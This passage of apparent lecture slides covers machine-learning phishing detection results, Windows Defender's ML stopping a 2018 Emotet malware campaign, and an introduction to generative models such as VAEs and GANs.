  - 2141 phishing sites (Phishtank, Openphish)
  - 1918 legitimate sites (Alexa, etc)
- **Features:**
  - **proposed** 19 features (URL-based, login form, hyperlinks, CSS, web identity)
- **Intelligence:**
  - random forests: ensemble of decision trees
  - SVM, NNs, logistic regression, naive Bayes
- **Results (RF):**
  - 99.09% accuracy
  - 99.39% true positive
  - 1.25% false positive




# AI successes in real cyber-attacks

- **Emotet** malware
  - banking Trojan
  - “million dollar per incident”
  - disposable (one-time use)
  - polymorphic
  - self-obfuscating
  - very difficult to detect
- February 3, 2018, 12:46 am
  - huge Emotet malware attack
  - tried to attack > 1000 victims
  - Windows Defender AV
    - layered machine learning
    - random forrest
    - detected and stopped attack






# Generative models



- **discriminative** model:
  - learn **differences** in pattern
  - learns boundaries between classes for classification or prediction
  - usually supervised learning



- **generative** model:
  - learn the overall **pattern**
  - learns distribution of data to generate new samples
  - usually unsupervised learning

# Generative models (GenAI)

Variational  
Autoencoders  
(VAE)

Generative  
Adversarial  
Networks  
(GANs)


Transformers

(Stable)  
Diffusion



# GenAI: Variational Autoencoders (VAE)


- unsupervised learning
- **encoder**: compress input into simplified representation (latent space)
- **latent space**
  - essential features
  - probabilistic distribution
- **decoder**: reverses latent representation
  - creates something new resembling examples



Kingma, Welling, Auto-Encoding Variational Bayes. arXiv, 2013



# Example of VAE



original


- vary “intensity” of smile in original picture

White, Sampling Generative Networks, arXiv 2016



# GenAI: Generative adversarial networks (GAN)

- competing modules
  - generator: produces fake samples
  - discriminator: decide if fake or real
- implemented as CNNs
- goal: creates fake sample that can fool discriminator (and humans)



# Example of GANs



- transform a horse into a zebra

Efros, Self-Supervised Visual Learning and Synthesis, lecture for 2016 ACM Prize in Computing



# Example of GANs

